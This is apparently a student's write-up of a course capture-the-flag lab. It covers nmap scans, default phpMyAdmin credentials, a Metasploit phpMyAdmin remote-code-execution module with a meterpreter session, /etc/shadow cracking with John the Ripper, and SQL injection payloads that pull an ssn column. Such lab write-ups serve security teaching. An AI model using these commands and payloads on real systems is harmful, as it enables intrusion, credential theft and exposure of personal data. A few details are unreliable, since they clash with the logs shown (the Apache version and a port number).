Bo Nappie


Final Capture the Flag

**Introduction:**

To access the Final Capture the Flag server, I used my ssh tunnel on Linux, which looked like ssh -D1080 user***@********. Once the tunnel was up and running, I used Firefox as a web browser to access the CTF page. Prior to gainng access, it is necessary to change the proxie settings on Firefox. In the URL I entered, 192.168.*****, and I was able to connect to the site.

**Reconnaissance Flag One:**

To obtain the first flag, I used the nmap command. The exact command used was "nmap 192.168.******". After it finished running, I searched for any IP addresses with an SMTP or IMAP server. The IP address with these servers was 192.168.****csc380{192.168*****} was the flag.




**Reconnaissance Flag two:**

For this flag, the command "nmap -p 80,443 192.168.******" was used. "-p" can be used with the nmap command to filter out what information the user receives in regard to ports. I used, "-p" to search for the ports 80 and 443, which are common HTTP ports and likely where the Ubuntu server would be found. Iterating through the results from this scan, the IP address 192.168.***** was the correct answer. The correct format for the flag is csc380{192.168.****}.

**Reconnaissance Flag Three:**

To find the version of the web server software running on the IP address, 192.168.****, I ran the command "nmap -sV 192.168.*****" which would provide information about the types of ports, software, and software running on this address. The HTTP server was using Apache software version 2.4.0. The flag for this attack is csc380{2.4.0}.

```
cbonap@instance-1:~$ nmap -sV [redacted]
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-09 14:46 EDT
Nmap scan report for 192.[redacted]
Host is up (0.042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.10 ((Debian) PHP/5.4.45)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

**Reconnaissance Flag Four:**

To find out which server met this criteria, OpenSSH version 6.7p1, I used the command, "nmap -sV 192.168.********". Sorting through the output, I found that this version was found on the IP 192.168.*****. From here, I scanned this address to list all reachable ports. The command used was "nmap -p- 192.168****", which lists all of the reachable ports. The highest listening port was 5004, which was running an unknown service. Netcat is a useful tool that can be used to receive more information about a server. The command, 'netcat 192.168.***** 50004' produced the flag for this challenge.

**Reconnaissance Flag Five:**

Finding a flag from one of Dr. Leune's social media accounts required a Google search of "***protected user****" and searching through all of the resulting social medias. Eventually, the flag was found on @**** twitter page, from a tweet dating back to December 18th, 2021. csc380{*******}.

**Attack Flag Zero:**

To find all of the HTTP web servers on the IP range 192.168*******, I used the command, "nmap – p 80 192.168.*****". Port 80 is common for HTTP and likely where the web application, phpMyAdmin, would be found. When nmap was finished running, I received several servers that could have phpMyAdmin on it. I found the correct server by iterating through the open ports and entering those IP addresses into the URL until I landed on the phpMyAdmin page. Fortunately, I found the correct server on the first try. PhpMyAdmin is

located on 192.168.****. Working from correct server, I was able to find the login credentials by looking at the source code while the server read “redirecting”, so the URL did not contain /phpMyAdmin/ at the time I pulled up the source code. A clever riddle. The username is “root” and the password is “secret”. Using these credentials, the flag was found upon logging in.
csc380ctf{*****}


**<u>Attack Flag One:</u>**

Working with the previously mentioned server, 192.168*****,the software version of phpMyAdmin is revealed upon logging in, which is 4.8.0. I used the command *msfconsole,* to run the Metasploit framework, which is a powerful tool loaded with known exploits that can be used when combined with the correct payload to target a vulnerable system. Once the MSF was up and running, I entered “*search phpMyAdmin 4.8.0”* to find known exploits. A remote code execution exploit turned up. I knew this was the correct exploit to use as the instructions mentioned using a remote code authentication vulnerability to gain a shell on the system. to use the command, I enter “*use 0”*. Working in the module,
exploit(**multi/http/phpmyadmin_lfi_rce**),
I set all of the necessary conditions up with the following commands;
*Set RHOST* 192.168.**** (Target IP address)
*Set LHOST 192.168.****** (My internal IP address)
*Set PASSWORD secret* (password of root)
*Exploit -j* (runs exploit in background)
While the exploit is running I entered,
*sessions -i 1,*
which then I was allowed to search for the flag file in session 1 with the command,
*search -f flag.**
when the path was revealed, I entered,
*cat ./flag.txt*

which revealed the flag.

```
 closes.
search -f flag.*
Found 1 result...
=================

Path        Size (bytes)  Modified (UTC)
----        ------------  --------------
./flag.txt  26            2022-04-22 13:09:02 -0400

meterpreter > cat ./flag.txt
csc380ctf{We are Legion!}
meterpreter >
```

**Attack Flag Two:**

Working on the same shell from the previous challenge, I used the command, *cd /home*, to work in the home directory. This is where I downloaded the /etc/passwd and /etc/shadow file. Using JohnTheRipper to crack the password, I used the command, *sudo ./john --wordlist=rockyou.txt --format=sha512crypt --rules possshad2.txt*, which revealed the password in plaintext. The revealed user/username is george, and the password is vanillaicecream. Using 192.168.**** to ssh into george's account with the revealed password, I then found the flag in the flag.txt file.

```
cbonap@instance-1:~$ ssh -D1080 george@192.[redacted]
The authenticity of host '192[redacted] can't be established.
ECDSA key fingerprint is S[redacted]0O5twvOjA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.42.26' (ECDSA) to the list of known hosts.
george@192.[redacted]word:
Linux 290c43d40dd9 5.15.0-40-generic #43-Ubuntu SMP Wed Jun 15 12:54:21 UTC 2022 x
86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 10 14:34:35 2023 from[redacted]
$ cat flag.txt
csc380ctf{D0ntUseEZPws!}
$
```

**Attack Flag Four:**

For this attack, I stayed logged into george's ssh tunnel, and I ran the command, *ip addr*, which revealed three different addresses. I did an nmap scan on each, and an nmap of 192.168.**.***** revealed a few servers with the name "secret" included so I decided to work

from here. There was only one HTTP server with port 80, 192.168.**** I changed directories to tmp, and then used wget 192.168.****to download the data. It saved to a file named *index.html.2*, so I used cat combined with the file name to reveal the contents of the file, which is where I found the flag.

```
HTTP request sent, awaiting response... 200 OK
Length: 107 [text/html]
Saving to: 'index.html.2'

index.html.2        100%[===================>]     107  --.-KB/s    in 0s

2023-05-10 15:38:29 (8.41 MB/s) - 'index.html.2' saved [107/107]

$ cat index.html.2
<html>
<head>
<title>Flag: csc380{Camelot!}</title>
</head>

<body>
<h1>Hello, World!</h1>
</body>
</html>
$
```

**WebApp Flag 1:**

This vulnerability in this challenge discussed web applications that were to be allocated in a space that could not be indexed by web servers. I recalled from class that robots.txt includes information about things that wanted to be hidden from crawling. Using Nessus, I did a vulnerability scan on the ip ranges 192.168.***** and then in the search bar, where it says, "search vulnerabilities", I entered "robots.txt" and two IP addresses were provided. I entered 192.168.****/robots.txt in the URL, which is where I found the flag.

**WebApp Flag 2:**

Using the information from 192.168.****/robots.txt as a starting point, I entered 192.168****/check.php into the URL since this is a page that shouldn't have been indexed. From here I entered " ' or 1=1—" . After entering this I found the flag. I also tried this same SQL injection attack on the admin-announcement.php page but no flag was found there.

**WebApp Flag 3:**

Looking at the source code from 192.168.****/check.php, there is a comment that reveals information about the table schema.

<!-- Query: SELECT studentid,lastname,firstname,major,classof FROM students WHERE studentid=" or 1 =1--' -->

<!-- NOTE: Infosec told us we cannot display field 'ssn' anymore -->

Using the input field to perform a SQL injection attack, I entered the command

‘ or 1=1 UNION SELECT ssn, null, null, null, null FROM students --. For union select to work, I needed to match the correct number of columns of the table. Null works for any data type, so I used it as a placement for the four other columns, and the fifth column being “ssn”. The table name is students. This altered the table shown on the webpage with three new number sequences visible.  After trial and error, it seems now that the three numbers are ordered in the same sequence to match the names. The second new visible number matched flag, the second name. I used csc380{******} as the flag.

| Student Id | Name | Major | Class of |
|---|---|---|---|
| 123990101 | | | |
| 9912345 | Jon Snow | Political Science | 2019 |
| 999541284 | | | |
| 123450101 | | | |
| 9902878 | Flag Flag | csc380ctf{C0mp5s1H@xx0r} | 2020 |
| 9912348 | Arya Stark | Life Science | 2019 |

Id number: ' or 1 =1 UNION SELECT ssn, n Search